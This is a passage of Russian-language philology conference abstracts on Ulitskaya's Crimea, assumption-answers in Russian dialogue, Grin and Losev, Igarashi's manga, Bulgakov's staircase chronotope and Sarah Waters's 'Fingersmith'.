Роман «Зеленый шатер» (2011) посвящен истории диссидентского движения в СССР. Действие разворачивается в 1950-70-е годы в разных уголках страны. В центре романа –судьбы трех друзей, Ильи, Михи и Сани, принадлежащих к творческой интеллигенции. Каждый из них обладает талантом в определенной сфере: Илья – фотограф, Миха – поэт, а Саня – музыкант. Характерно, что крымские страницы романа связаны именно с Михой – поэтом, прекрасным знатоком русской поэзии. Цель первого путешествия Михи в Крым тоже поэтическая – это «паломничество» к могиле Максимилиана Волошина, горячим поклонником которого является герой.

В описании этой поездки раскрывается восприятие Крыма как места, где происходят чудеса, где всё возможно. Добравшись до Коктебеля, две молодые семейные пары – Миха и Эдик с женами – находят дом Волошина и у его ограды читают стихи поэта. Их слышит подошедшая пожилая женщина, оказавшаяся вдовой Волошина, и приглашает молодежь в дом поэта, где герои проводят несколько дней. Конечно, о таком повороте событий они не могли и мечтать. Но Мария Степановна сразу признает в этих людях, которых она видит впервые в жизни, «своих». Своего рода паролем для узнавания «своих» здесь становятся стихи Макса, которые увлеченно декламирует Миха.

Эта поездка становится переломным моментом в жизни Михи. Познакомившись в Бахчисарае с семьей татар, депортированных из Крыма в 1944 году и спустя двадцать лет приехавших поклониться земле своих предков, герой Улицкой становится активным участником движения по возвращению крымских татар на родину. При этом значимым оказывается тот факт, что Миха – еврей по происхождению и русский по языку и культуре –принимает близко к сердцу трагедию крымскотатарского народа. Здесь актуализируется идея объединения людей разных наций и религий на основании принадлежности их к общечеловеческой культуре и нравственности. И не случайно центром этого объединения становится Крым. В романе Улицкой полуостров предстает пространством культуры, где деление на «своих» и «чужих» происходит не по национальному признаку, а по общности ценностей, по принадлежности к культуре.

Еще один важный аспект крымского текста в «Зеленом шатре» – актуализация тем времени, вечности, памяти. Показательным здесь является эпизод, в котором Миха, его жена и друзья вместе с семьей татарина Мустафы ночуют на татарском кладбище близ Бахчисарая, вместе ужинают, разговаривают и встречают рассвет.

Исследование крымского текста в романе Л.Е. Улицкой «Зеленый шатер» позволило выявить следующие существенные аспекты: Крым как пространство культуры; Крым как земля чудес, где всё возможно; Крым как место поэтического паломничества; Крым как место встречи и диалога разных этносов и религий; Крым как древняя земля, хранилище памяти о временном и вечном.

УДК 81·2/·44

ОТВЕТЫ-ПРЕДПОЛОЖЕНИЯ И СРЕДСТВА ИХ ВЫРАЖЕНИЯ В РУССКОМ ЯЗЫКЕ

Галанова Е. М.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Понятие *предположение* описано лингвистами по разным аспектам (по отношению к категории модальности [1; 2], с точки зрения средств выражения [2; 3], по отнесённости к особому речевому жанру [4]), однако исчерпывающего определения данное понятие не имеет. Н.А. Булах, опираясь на трактовку термина «предположение», принятого в логике, формулирует определение предположительного вопроса: «Предположительным вопросом считается любая вопросительная структура, содержащая положение, временно принимаемое за возможно истинное и подвергаемое вопросу с целью установить истину» [2: 7].

Понятие *предположение* и средства его выражения описаны учёными преимущественно по отношению к вопросительным предложениям, например, в «Русской грамматике» 1980 г. в качестве одних из функционально-семантических типов вопросительных предложений в зависимости от осведомлённости говорящего о том, что спрашивается, названы неопределённо-вопросительные предложения, совмещающие вопрос с догадкой, предположением, неуверенностью, сомнением: *Вы не меня ждёте?* [7 394].

По мнению А.М. Сколковой, предложения, в которых содержится значение предположения, в отличие от модально-вопросительных, можно было бы назвать предположительно-вопросительными [8: 99-100].

На наш взгляд, по аналогии с предположительно-вопросительными предложениями, описанными учёными [2; 5; 6; 7; 8], вполне закономерно выделить в отдельную группу и ответы-предположения.

Ответы-предположения характеризуются тем, что отвечающий, не зная того или иного факта действительности, субъективно предполагает нечто как возможный ответ на заданный ему вопрос. Модальность, заключённую в предположительных ответных предложениях, можно описать, используя данную М.Н. Орловой характеристику модальности предположительно-вопросительных предложений: «незнание факта плюс предположение о нём» [6: 80].

Минимальное диалогическое единство с ответами-предположениями представляет собой трёхчастную структуру: ответ-предположение возникает как реакция на какой-либо вопрос; после ответа-предположения следует реакция спрашивающего, подтверждающая или опровергающая предположение отвечающего.

Средства выражения предположения более подробно описаны М.А. Винокуровой, пришедшей к выводу, что «языковые средства выражения смысла *предположение* образуют функционально-семантическое поле с ядерно-периферийным членением» [3: 5].

К ядерным средствам выражения предположения относятся: 1) значимые части речи, выражающие значение предположения (*предположительно, предполагать, предположение*) [1; 3]; 2) модальные слова и частицы со значением «недостоверность сообщаемого» (*вряд ли, наверно, может быть, вероятно, должно быть, по-моему* и др.). По мнению большинства исследователей, эта группа языковых средств выражения предположения является самой объёмной, что подтверждают и результаты нашего исследования [1; 3; 4].

Периферийными средствами выражения предположения являются: вопросительные конструкции, выражающие смысл «предположение»; конструкции с условно-гипотетическим

значением; конструкции с модальным глаголом *должен(а)* + Infinitiv личного глагола; конструкции, построенные по типу *Думаю, что… / Надеюсь, что…*; конструкции с разделительным союзом *а то* [3: 15]. А.М. Сколкова также отмечает, что в некоторых случаях значение предположения может выражаться не особой структурой предположения, а обусловливаться контекстом или ситуацией [8: 104].

В классификациях ответных реплик ответы-предположения подробно не описаны, однако анализ языкового материала показал, что данный тип ответов присутствует в различных типах диалогов (бытовом, учебном, интервью), различаясь по прагматическим характеристикам.

Материалом для нашего анализа послужили диалогические единства, отобранные методом сплошной выборки из учебных диалогов и из телепередачи «Умники и умницы».

Выделяются следующие основные способы выражения предположения в ответах: вводные слова и сочетания / вводные предложения, выражающие слабую степень уверенности (*кажется, скорее всего, я предположу, я рискну предположить, возможно, мне кажется* и др.); средства выражения неопределённости (неопределённые местоимения (*кто-то, что-то* и др.), обозначение неопределённого количества (*слов десять*)); альтернативный союз *или*; ответ вопросом на вопрос.

Таким образом, анализ диалогов, целью которых является проверка знаний отвечающего, позволил нам выделить особый тип ответов – ответы-предположения (по аналогии с предположительно-вопросительными предложениями), а также дополнить ряд средств выражения семантики *предположение*, ещё не описанных в лингвистической литературе: средства выражения неопределённости (неопределённые местоимения, средства выражения неопределённого количества); ответ вопросом на вопрос; альтернативный союз *или*.

Список литературы

1. Абдусаламова М.М., Адзиева З.Х., Акавова А.И. История изучения модальности предположения в разносистемных языках // Известия Дагестанского государственного педагогического университета. Общественные и гуманитарные науки. Т. 10. № 2. 2016. С. 35-40.
2. Булах Н.А. Предположительные вопросы и средства их выражения в современном немецком языке: Автореф. дис. … канд. филол. наук. Пятигорск, 1997. 16 с.
3. Винокурова М.А. Смысл «предположение» и языковые средства его выражения в современном русском языке»: Автореф. дис. … канд. филол. наук. Барнаул, 2004. 20 с.
4. Воронова Е.С. Речевой жанр предположения в диалектной коммуникации // Вестник Томского государственного университета. 2014. № 381. С. 18-21.
5. Калинина А.А. Об одной функциональной разновидности предположительно-вопросительных предложений // Коммуникативные аспекты грамматических единиц: Сборник научных статей на русском языке / Таллинский педагогический институт им. Э. Вильде. Таллин, 1988. С. 58-63.
6. Орлова М.Н. О характере соотношения вопроса и ответа в диалогической речи // Вопросы синтаксиса русского языка. Уфа, 1968. Вып. 29. С. 61-87.
7. Святогор И.П. Вопросительные предложения / И.П. Святогор // Русская грамматика. Т. 2: Синтаксис. М.: Наука, 1980. С. 386-402.
8. Сколкова А.М. О модальности вопросительного предложения / А. М. Сколкова // Учёные записки МГПИ им. Ленина. М.: МГПИ, 1971. Т. 451. Ч. 1. С. 91-107.

УДК 821.161.1

ИДИОСТИЛЕВЫЕ КОНСТАНТЫ В ХУДОЖЕСТВЕННОЙ И НАУЧНОЙ ПРОЗЕ: ВОЗМОЖНОСТЬ СОПОСТАВЛЕНИЯ

Грибанова И. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Комплексное исследование языковой личности началось достаточно давно, но в последнее время становится все более актуальным. По определению Ю.Н. Караулова, «языковая личность начинается по ту сторону обыденного языка, когда в игру вступают интеллектуальные силы, и первый уровень…ее изучения – выявление, установление иерархии смыслов и ценностей в ее картине мира, в ее тезаурусе» [4, с.36]. Языковая личность проявляет себя в идиостиле и идиолекте. Под идиостилем

может пониматься совокупность «текстопорождающих доминант и констант определенного автора» [3].

В современных исследованиях понятие идиостиль применяется почти исключительно к писателям. Можно ли согласиться с подобной трактовкой термина? Есть ли возможность сопоставлять идиостили ученого и писателя? При условии установления индивидуальных проявлений языковой личности в тексте следует ли сосредоточить свое внимание на параллелях идиостилей разных авторов, установив нечто общее? Нам представляется возможным рассматривать, например, в единой системе координат творчество двух исключительных языковых личностей – писателя Александра Степановича Грина и известнейшего ученого Алексея Федоровича Лосева, несмотря на, казалось бы, отсутствие сходства между ними в полученном образовании, сфере деятельности, обстоятельствах жизни. Лексический уровень большого корпуса текстов дает возможность ориентироваться на концептуальную систему автора. Нельзя не отметить значимость в идиостилях и Грина, и Лосева антонимичных лексических пар: осознанное – бессознательное, выразимость – невыразимость, красота – уродство, радость – страдание. Общими для идиостилей Лосева и Грина можно считать такие концепты, как МУЗЫКА, ЧУДО, СОБЫТИЕ, ВПЕЧАТЛЕНИЕ, ЛИЧНОСТЬ, СЛОВО, ИМЯ, РАДОСТЬ.

В целом ряде научных трудов Алексея Федоровича, начиная с первой статьи 1916 г. «О музыкальном ощущении любви и природы», а также в последующих работах: «Два мироощущения», и «Музыка как предмет логики», и «Математика и музыкальная стихия», и «Проблема Рихарда Вагнера в прошлом и настоящем», «Мировоззрение Скрябина», «Античная музыкальная эстетика», – ведущей доминантой рассуждений является музыка. Но и гриновские произведения «Сила непостижимого», «Фанданго», «Дорога никуда», «Бегущая по волнам», «Блистающий мир», «Крысолов», «Черный алмаз», «Воздушный корабль», «Кирпич и музыка», «Приключение Гинча», «Зеленая портьера» пронизаны музыкальными переживаниями и их философским осмыслением.

В «Диалектике мифа» А.Ф. Лосев, кроме важнейших для мыслителя сквозных тем, блестяще излагает философское понимание чуда. Концепт ЧУДО рассматривается и в иных трудах ученого. Кроме того, он вступает в контекстуальное взаимодействие с такими текстопорождающими доминантами, как СОБЫТИЕ и ЛИЧНОСТЬ: «И вот, когда чувственная и пестро-случайная история личности, погруженной в относительное, полутемное, бессильное и болезненное существование, вдруг приходит к событию, в котором выявляется эта исконная и первичная, светлая предназначенность личности, вспоминается утерянное блаженное состояние и тем преодолевается томительная пустота и пестрый шум и гам эмпирии, – тогда это значит, что творится чудо»[4, с.178]. Художественное осмысление чуда более, чем у кого-либо из писателей, мы находим у А.С. Грина. Его герои «в ожидании чуда», свершения или сотворения чуда: «Когда душа таит зерно пламенного растения – чуда, сделай ему это чудо, если ты в состоянии. Новая душа будет у него и новая у тебя» [1, т.3, с.64].

В научной прозе А.Ф. Лосева весьма заметны имяславские мотивы, неслучайно он заслужил определение Философ ИМЕНИ: «Именем и словами создан и держится мир. Именем и словами живут народы, сдвигаются с места миллионы людей, подвигаются к жертве и к победе глухие народные массы. Имя победило мир» [6, с.232]. Насколько это высказывание созвучно гриновскому: «Я думал о таинственной власти имен, пересекающих наше сознание полным превращением человека, уничтожением расы, крови, привычных ассоциаций» [1, т.2. Далекий путь, с. 152]. И ученый, и писатель воспевают «нетленную красоту слова». В художественной ткани гриновского текста соединяются ключевые слова СЛОВО и РАДОСТЬ: «Как мог я годами в сокровеннейших кладовых души выносить это неотразимое слово радости и быть чужим ему?» [2, т.2.Наследство Пик-Мика, с.344].

В блестящих образцах научного наследия А.Ф. Лосева мы видим, выражаясь словами А.А. Тахо-Годи, «соединение ученого слова и слова поэтического». Эстетическая суть художественных произведений А. Грина проявляется, по нашему мнению, также в синтезе интеллектуального (философских и психологических теорий) и эмоционального. Нельзя не обратить внимание на близость текстообразующих констант в идиостилях ученого и писателя.

Мировидение двух выдающихся языковых личностей оказывается весьма сопоставимым, обнаруживающим удивительное сходство.

Список литературы

1. Грин А.С. Собрание сочинений в 6-ти томах / А. С. Грин. М.: Правда, 1965.

2. Грин А.С. Собрание сочинений в 5-ти томах. М.: Художественная литература, 1991.
3. Золян С.Т. От описания идиолекта – к грамматике идиостиля / С.Т. Золян // Язык русской поэзии XX в.: сб. научных трудов. – Москва, 1989. – 91 с.
4. Караулов Ю.Н. Русский язык и языковая личность. М.: Издательство ЛКИ, 2010. – 264 с.
5. Лосев А.Ф. Знак. Символ. Миф. Труды по языкознанию: Издательство Московского университета, 1982.
6. Лосев А.Ф. Миф. Число. Сущность. М.: Мысль, 1994. – 919 с.
7. Лосев А.Ф. Философия имени. М.: Изд-во Моск. ун-та, [1927] 1990. – 269 с.
8. Лосев А.Ф. Форма. Стиль. Выражение. М.: Мысль, 1995. – 944 с.
9. Лосев А.Ф. Эстетика Возрождения, М.: Мысль, 1982. – 623 с.

УДК 821.521

ЯЗЫК И КОММУНИКАЦИЯ В ТВОРЧЕСТВЕ ДАЙСУКЭ ИГАРАСИ

Житова Д. Е.
«Крымский федеральный университет имени В. И. Вернадского, г. Симферополь

Дайсукэ Игараси (род. 2 апреля 1969 года) – японский мангака, известный своими работами в жанрах фантастики и мистики [8]. Дебютировал в 1994 году и уже через десять лет получил за первый том манги «Ведьмы» премию «Совершенство» на Japan Media Arts Festival [7]. Среди читателей он известен как гений, обладающий поистине невероятной силой воображения и запоминающимся, фантасмагоричным, смелым и детализированным способом повествования. На данный момент в отечественной науке отсутствуют какие-либо работы, посвященные его творчеству. Между тем манга завоёвывает популярность не только в Японии, но и по всему миру – ещё до 2010 года она уже стала многомиллиардной индустрией [10]. На своей родине её считают национальным достоянием и одним из ключевых элементов политики «мягкой силы»[4], всё больше людей заграницей признают её серьёзным, уникальным и актуальным видом искусства. Это обусловлено тем, что она предоставляет автору особые выразительные возможности – он способен дополнить вербальное повествование любыми изображениями, тем самым максимально точно передав свой замысел, и не скован при этом ни бюджетом, ни временем, ни человеческим фактором, как, например, в случае с кинематографом. В середине прошлого века становлению японского комикса поспособствовало влияние западной, преимущественно американской культуры, а сейчас уже он влияет на мировую культуру. К примеру, именно благодаря ему появился франко-бельгийский жанр la nouvelle manga [9]. Не удивительно, что с каждым годом растёт количество исследований в этой области, а их **актуальность** увеличивается.

Цель нашего исследования – выявить роль языка и коммуникации в творчестве Дайсукэ Игараси.

Результаты исследования. Во-первых, следует отметить, что под языком Игараси понимает прежде всего средство передачи информации. Критерием совершенства такого средства для мангаки является его способность передавать сообщения, минимализируя их искажения, доносить информацию от адресанта к адресату такой, какая она есть. Одно из подтверждений этому – многократное упоминание автором различных «языков» животных, от песен лягушек до лая собак. При этом, по его мнению, многие из них куда лучше передают действительность. Это он говорит устами героя «Детей моря» [3], Англэда: «Песни китов, чириканье птиц, нырки морских котиков всегда описывали мир гораздо ярче».

Кроме языков животных, Дайсукэ упоминает и языки культуры – например, в первой истории из цикла «Ведьмы» [1], «Веретене», безымянное турецкое племя передаёт сообщения посредством ткачества, а божество Вотан – через своё изображение на стене храма.

Сообщением в работах Игараси может выступать не только вербальный текст, письменный или устный, но и такие предметы и явления как ковер, удар молнии, баранья голова и т.д. Например, в манге «Ханнасипанаси»[6] бог грома сообщает ученице старшей школы, что выбрал её в качестве своей невесты, посредством молнии, от которой её волосы оказываются сплетены попарно - согласно японскому фольклору, таким образом этот бог отмечает будущую супругу. В «Веретене» сообщением для главной антагонистки, колдуньи Николы Фарфингоу, оказывается протагонистка, девочка-ведьма Сырал (*русскоязычным переводчиком манги это имя было переведено как Ширал, однако, поскольку*

такого имени не существует в турецкой культуре, а мангака подобрал всем главным героям имена не только аутентичные, но и наполненные соответствующим их роли в произведении смыслом, мы считаем, что в реальности героиню звали именно так, а искажение имя возникло из-за особенностей японской транскрибации). Она говорит спасенному ей от злодейки человеку: «Я и была теми словами, которые она должна была услышать. Я сама была посланием». В этой истории и ещё одной из того же цикла, «Петра Гениталикс», сам сюжет основан на коммуникации, то есть на передаче некого сообщения: Сырал доставляет сообщение Николе, а ведьма Мира отправляется в космос с камнем, заставляющим оживать поверхность земли.

Коммуникация в работах данного автора не является процессом, принадлежащим только людям – она может происходить между различными объектами, субъектами и явлениями, животным и растением, умершим и живым, человеком и звездой и т.д.

Помимо этого, даже при поверхностном изучении работ Игараси становятся очевидными две вещи. Во-первых, автор является сторонником гипотезы Сепира-Уорфа[], т.е. лингвистического релятивизма, причем в жёсткой её версии, согласно которой язык предопределяет мышление и мировосприятие, то есть не только окружающая реальность формирует человеческий язык, а он сам формирует её и тем самым ограничивает человеческое познание. Это выражено в словах Англэда: «Язык похож на глухой телефон. Он описывает мир скупо, искаженно, размыто и едва различимо. Мышление с помощью языка заставляет мир застыть в предписанных рамках. А все, что под них не подходит, отбрасывается за ненадобностью…». И речью Сырал, обращённой к Николе: «Ты мыслишь словами, ты не можешь превзойти слова. Ты не можешь принять то, что больше тебя. Да, ты смогла расширить границы своего мира, но ты никогда не сможешь выйти за его пределы».

Во-вторых, мангака стремится найти способ восприятия и передачи информации, который бы не сковывал человека рамками естественного языка, позволял бы познавать мир таким, какой он есть. Именно поэтому он восхищается всеми существами, чувствующими то, что недоступно человеку - и животными, и растениями, и ведьмами с духами, и стремится изучить их язык, их коммуникацию, чтобы позволить человеку освободится от гнета языка. Главный вопрос, который задаёт Игараси в своих работах, сформулирован им в финале его манги «Умвельт» [5]: «Кто или что определяет пределы, в которые нам, людям, разрешено вторгаться?»

Выводы. Для Дайсукэ Игараси язык и коммуникация являются средствами познания мира, при этом ограничивающими его. В своём творчестве мангака пытается найти способ расширить границы познания, доступные человеку.

Список литературы

1. Ведьмы // ReadManga URL: https://readmanga.me/witches (дата обращения: 09.03.2020).
2. Гипотеза лингвистической относительности // ПостНаука URL:
3. https://postnauka.ru/video/6759 (дата обращения: 09.03.2020).
4. Дети моря // ReadManga URL: https://readmanga.me/children_of_the_sea (дата обращения: 09.03.2020).
5. Таро Ассо — новый премьер-министр Японии // Эхо Москвы URL: https://echo.msk.ru/programs/48minut/542216-echo/ (дата обращения: 09.03.2020).
6. Умвельт // ReadManga URL: https://readmanga.me/umwelt (дата обращения: 09.03.2020).
7. Ханасиппанаси // ReadManga URL: https://readmanga.me/pitu_pitu (дата обращения: 09.03.2020).
8. Daisuke Igarashi // Goodreads URL: https://www.goodreads.com/author/show/1328406.Daisuke_Igarashi (дата обращения: 08.03.2020).
9. Igarashi, Daisuke // MyAnimeList URL: https://myanimelist.net/people/2838/Daisuke_Igarashi (дата обращения: 08.03.2020).
10. Manifeste de la Nouvelle Manga // Boilet.net URL: http://www.boilet.net/fr/nouvellemanga_manifeste_1.html (дата обращения: 09.03.2020).
11. 2006 Japanese Manga Market Drops Below 500 Billion Yen // ComiPress URL: https://www.comipress.com/news/2007/03/10/1622 (дата обращения: 09.03.2020).

УДК 821.161.1

ХРОНОТОП ЛЕСТНИЦЫ В ПЬЕСЕ М. А. БУЛГАКОВА «КАБАЛА СВЯТОШ»

Казарян Н. С.
Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Термин «хронотоп» («времяпространство»), введённый в литературоведение М. М. Бахтиным, характеризуется взаимосвязью времени и пространства: время «становится художественно-зримым», пространство «втягивается в движение времени» [1, с. 235], в результате чего возможно осмысление времени при помощи пространства и наоборот. Жанр (или его разновидности), персонажи, сюжетные события могут задаваться хронотопом.

Характеризуя пространственно-временную организацию драмы, исследователи переносят свойства хронотопа, обозначенные Бахтиным применительно к типам романа, на драматические произведения. Это обусловлено тем, что, по мнению Е. А. Люгай, работы по изучению хронотопа в драме отсутствуют [3, Электронный ресурс]. Вместе с тем литературоведами отмечается особенность бытования хронотопа в драме, которая касается её двуплановой природы – литературной и сценической: ориентация изображаемого времени и пространства на время и пространство изображения [4, с. 106].

Любые хронотопы, по замечанию Бахтина, «эмоционально-ценностно окрашены», но в разной степени. Высокая степень окрашенности характерна хронотопам встречи, дороги, порога, лестницы, передней, коридора, площади (улицы). Хронотопы порога, лестницы, передней могут встречаться в сочетании с мотивом встречи. По наблюдению ученого, хронотопу лестницы в творчестве Ф. М. Достоевского свойственны события «кризисов, падений, воскресений, обновлений, прозрений, решений, определяющих всю жизнь человека» [1, с. 397]. Время этого хронотопа ограничивается мгновением, которое находится за рамками спокойного времени.

Рассмотрим, как проявляется данный ценностно маркированный хронотоп в пьесе М. А. Булгакова «Кабала святош».

Впервые хронотоп лестницы фиксирует ремарка, сообщающая о появлении Мольера: *«Через мгновение из разреза занавеса показывается Мольер и по ступенькам сбегает вниз в уборную»* [2, с. 169]. Также на лестнице появляется Одноглазый после долгого отсутствия на сцене: *«На верху лестницы показывается О д н о г л а з ы й»* [2, с. 187].

Во втором действии в ремарке указана лестница, которая находится в приёмной Людовика XIV: *«Белая лестница, уходящая неизвестно куда»* [2, с. 181]. Сюжетные события связаны с этим хронотопом: «неизвестно куда» ведёт лестница, неизвестно куда приведёт беседа комедианта с королём – к запрету ли играть пьесу «Тартюф» или к её разрешению. Как только становится известно, что Людовик позволил играть пьесу, король приказывает Мольеру стелить ему постель. После этого указания Мольер (а вслед за ним и Людовик) поднимается по лестнице в спальню короля: «М о л ь е р *(Поднявшись на лестницу, кричит в пустоту).* Смотрите, архиепископ, вы меня не тронете. Король заступник!» [2, с. 186]. Мольер, будучи на лестнице, кричит о том, что Шаррон не сможет изменить решение короля. Но позиция Мольера противостоит позиции архиепископа, который находится во время произнесения следующей реплики у лестницы: «Шаррон *(у лестницы).* <…> Всемогущий бог, вооружи меня и поведи по стопам безбожника, чтобы я его настиг. *Пауза.* И упадёт с этой лестницы!» [там же]. Примечательно, что лестница, которая упоминается в ремарках, сопровождающих реплики Мольера и Шаррона, является той же лестницей, которая уходит «неизвестно куда», – неизвестным оказывается и будущее Мольера. В связи с этим можно предположить, что произнесённые в пространственных координатах лестницы слова Мольера и архиепископа, в равной степени могут отразиться в будущем, найти своё воплощение в дальнейшем действии «Кабалы святош»: то есть Мольер может продолжать играть «Тартюфа» в Пале-Рояле, а может и не играть свою пьесу и впасть в немилость короля, как думает архиепископ Шаррон. Таким образом, хронотоп лестницы связан с предсказанием дальнейших событий, которые будут разворачиваться по одному из двух предложенных персонажами вариантов.

Пребывание персонажей на лестнице (наверху / внизу) или сказанные слова персонажем, который находится наверху / внизу, также предвещают события. Не случайно Мольер «по ступенькам сбегает вниз», а Шаррон, находясь у лестницы, предрекает Мольеру, что тот упадёт с лестницы, что связано с крушением ожиданий комедиографа. Верх лестницы связан с ожиданием, надеждой,

которые не будут осуществлены. Так, Мольер, находясь наверху, говорит Шаррону, что его не тронут благодаря заступничеству короля.

Прогностическая функция хронотопа лестницы может касаться и мотива встречи. На лестнице, ведущей в квартиру Мольера, показывается Муаррон, который ушёл из дома после ссоры с Мольером: *«Затем слышен скрип лестницы. Дверь открывается, и входит М у а р р о н»* [2, с. 206].

Можно выделить свойство, которое характеризует хронотоп лестницы во всех вариантах обращения к нему автора пьесы: с ним связана «выключенность» героев из действия. Это свойство соотнесено со смежным с хронотопом лестницы хронотопом порога, в пределах которого персонажам присущи решительность или нерешительность [1, с. 397].

Несмотря на смежность двух хронотопов, с лестницей в «Кабале святош» связываются лишь слова, мысли о действии, «планирование» действий для их воплощения, но не сами действия. Например, появление Мольера и Одноглазого на лестнице не означает их включённости в действие; Шаррон у лестницы только говорит, что Мольер с неё упадёт, но ничего для этого пока не предпринимает. Шаррон лишь наблюдает за поединком между Одноглазым и Мольером: «*Легко взлетает на лестницу и оттуда смотрит на поединок*», включение же Шаррона в действие сопровождается его уходом с пространства лестницы [2, с. 204].

В целом хронотопу лестницы в пьесе «Кабала святош» характерны следующие функции: прогноз сюжетных событий, введение действующих лиц посредством появления их на лестнице, фиксация «выключенности» персонажей из действия.

Лестницу в пьесе «Кабала святош» можно считать символической деталью художественного пространства, поскольку она подразумевает разные варианты разворачивания событий, включает в себя множество смыслов, которые характерны только для лестницы. За ее пределами они теряют свою множественность и разнообразие, воплощаясь только в одном варианте – дальнейшем событии пьесы. Выделение хронотопа лестницы в «Кабале святош» актуализирует выводы Бахтина о продуктивности исследования хронотопов разных типов.

Список литературы

1. Бахтин М. М. Вопросы литературы и эстетики. М.: Художественная литература, 1975. 504 с.
2. Булгаков М. А. Избранные произведения / Сост., предисл., коммент. В. И. Лосева. К.: Дніпро, 1990. 703 с.
3. Люгай, Е. А. Конфликт «художник – власть» в пьесах М. А. Булгакова [Электронный ресурс] / Е. А. Люгай. – Режим доступа: http://cheloveknauka.com/konflikt-hudozhnik-vlast-v-piesah-m-a-bulgakova. Проверено 18.01.20.
4. Сагитова Г. Р. Художественное пространство и время в драматургии А. Гилязева // Вестник Башкирского ун-та. – Филология и искусствоведение. / 2007. № 3. С. 106-109.

УДК 82.09

ФУНКЦИИ ПРОСТРАНСТВЕННЫХ ТОПОСОВ РОМАНА САРЫ УОТЕРС «FINGERSMITH» (2002)

Кохан О. Н.

Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Роман «Тонкая работа» («Fingersmith», 2002) – неовикторианский роман современной британской писательницы Сары Уотерс, уже получившей престижные литературные премии, признание академического сообщества и широкой публики. Увлекательный сюжет повествования, разворачивающийся в викторианскую эпоху, предстает в знакомых читателю сюжетах и мотивах популярного «сенсационного» романа, высоко чтимых писательницей классиков жанра – Ч. Диккенса и У. Коллинза. Среди них почти хрестоматийные: тайна рождения и наследования, насильственное помещение в сумасшедший дом, раскрытие тайных пороков представителей благородного общества. Сара Уотерс реконструирует преданный забвению жанр популярной литературы эпохи, таким образом, отсылая к ее важнейшим социальным реалиям и дебатам по поводу морального права сенсационных романистов изображать неприглядные стороны жизни.

Уотерс скрупулезно воспроизводит и свойственную сенсационному роману пространственную топику. Среди прочих пространств особо выделяются воровской притон на Лэнт Стрит, сумасшедший дом и мрачное поместье Терновник. Каждое из них не только хранит в себе секреты прошлого и постепенно открывает тайну происхождения главных героинь романа Сью Триндер и Мод Лилли, но и во-многом достраивает нюансировку в отношениях представителей разных социальных групп.

Цель данной работы – охарактеризовать функции пространственных топосов романа, среди которых интертекстуальная (работа с жанром сенсационного романа эпохи викторианства) и символико-идеологическая (с позиций современной трактовки социального и гендерного неравенства). Методика исследования включает в себя комбинацию жанрового и культурно-исторического подходов.

Сенсационный роман широко распространился в период 1850-1860 гг. и нередко органично сочетал черты мелодрамы, традиционного реалистического повествования, готического и «ньюгейтского» романов. Однако, если «ньюгейтский» роман живописал жестокие преступления, совершенные представителями низшего класса, то сенсационный будоражил воображение респектабельных викторианцев обращением к мрачным тайнам и порокам, срываемых благородными семействами. Сенсационный роман стал реакцией на скучный реализм, а его сюжеты шокировали удивительным сочетанием обыденно-документального и невероятного, невозможного, в том числе, и в отношении нравов и морали представителей благородных слоев общества [2]. По словам Деборы Вайн, «сама обыденность приобрела оттенок сенсационных возможностей» *[3]. Отличительной чертой сенсационных романов является наличие тайн, обычно связанных с преступлениями и скандалами, как юридического (незаконное наследование, подлоги и мошенничество, сокрытие идентичности и пр.), так и морального плана (жестокость и насилие в семье, болезненная порочность, трансгрессивное поведение и пр.).* Исследование Л. Пикетта, показывает, что сенсационные романы также часто сосредоточены на показе неблагополучных историй брака и семейной жизни (двоеженство, супружеская неверность и др.), а также на сюжетах, связанных с пропажей завещания и другими юридическими уловками [4].

Дом воров на Лэнт Стрит и подробно изображенный квартал, где живут бедняки и воры в Боро, отсылает к знаменитым изображениям криминальной публики в романах Диккенса, в особенности, к роману «Оливер Твист» (“Oliver Twist”), а вместе с ним и мотиву тайны рождения, подлога и мошенничества. В романе «Тонкая работа» можно найти творческую разработку и целого ряда образов, сюжетов и мотивов канонического романа Уилки Коллинза «Женщина в белом» (“The Woman in White”): сюжет вступления в наследство; сюжет насильственного заключения в клинику для душевнобольных и побега из лечебницы; мотив двойничества персонажей (Лора и Анна) и смены идентичности; жестокое обращение мужчины с женщиной; тайна рождения Анны; мотив рождения вне брака; мотив посещения могилы матери; амбивалентный образ джентльмена и учителя рисования; сюжет, связанный с реставрацией предметов искусства; образ эгоистичного дяди; образ поместного дома с мрачным садом.

Однако следует подчеркнуть, что все ключевые локусы романа «Тонкая работа» – дом воров на Лэнт Стрит, поместье Терновник, сумасшедший дом, помимо отсылок к титульным текстам Диккенса и Коллинза, изображены из перспективы современной гендерной критики и весьма любопытны как пространства амбивалентные.

История романа начинается с дома на Лэнт Стрит, воровского притона, в котором родилась и выросла сирота Сью Триндер. Однако именно это суровое и неприглядное место представляется ей (в главах, написанных от ее лица) как подлинный очаг нежности и любви – хозяйка притона миссис Саксби заменила ей мать: «Если это не любовь, то тогда уж и не знаю. Она ведь могла сплавить меня в приют. Могла оставить орать в колыбельке до посинения. Но ничего этого она не сделала, а, напротив, так мною дорожила, что не пускала на воровство – чтобы полицейские не сцапали. И спать укладывала в свою собственную постель. И мыла мне волосы уксусом. Обращалась со мной, словно я сокровище какое, ну, там, бриллианты» [1]. Иными словами, социальная стигматизация миссис Саксби как мошенницы и, возможно, детоубийцы, дополняется трогательным сюжетом подлинной любви и заботы в отношении Сью. Примечательно, что миссис Саксби способна пожертвовать собой ради благополучия дочери, разрушая представления о патологической испорченности представителей криминального мира. Критика в отношении социального неблагополучия также в сомнительном ремесле Саксби, и в том, что «серебряная ложка» (возможно, отсылка к викторианскому роману «серебряной ложки») оставленных младенцев – одна на всех и, скорее всего, украдена: « … по всему дому, уложенные в колыбельки валетом, как шпроты, лежали младенцы миссис Саксби. По ночам они

в любую минуту могли поднять крик от малейшего шума. Тогда миссис Саксби обходила их с бутылкой джина и вливала каждому в ротик по капле, слышно было, как серебряная ложечка позвякивает о стекло» [1].

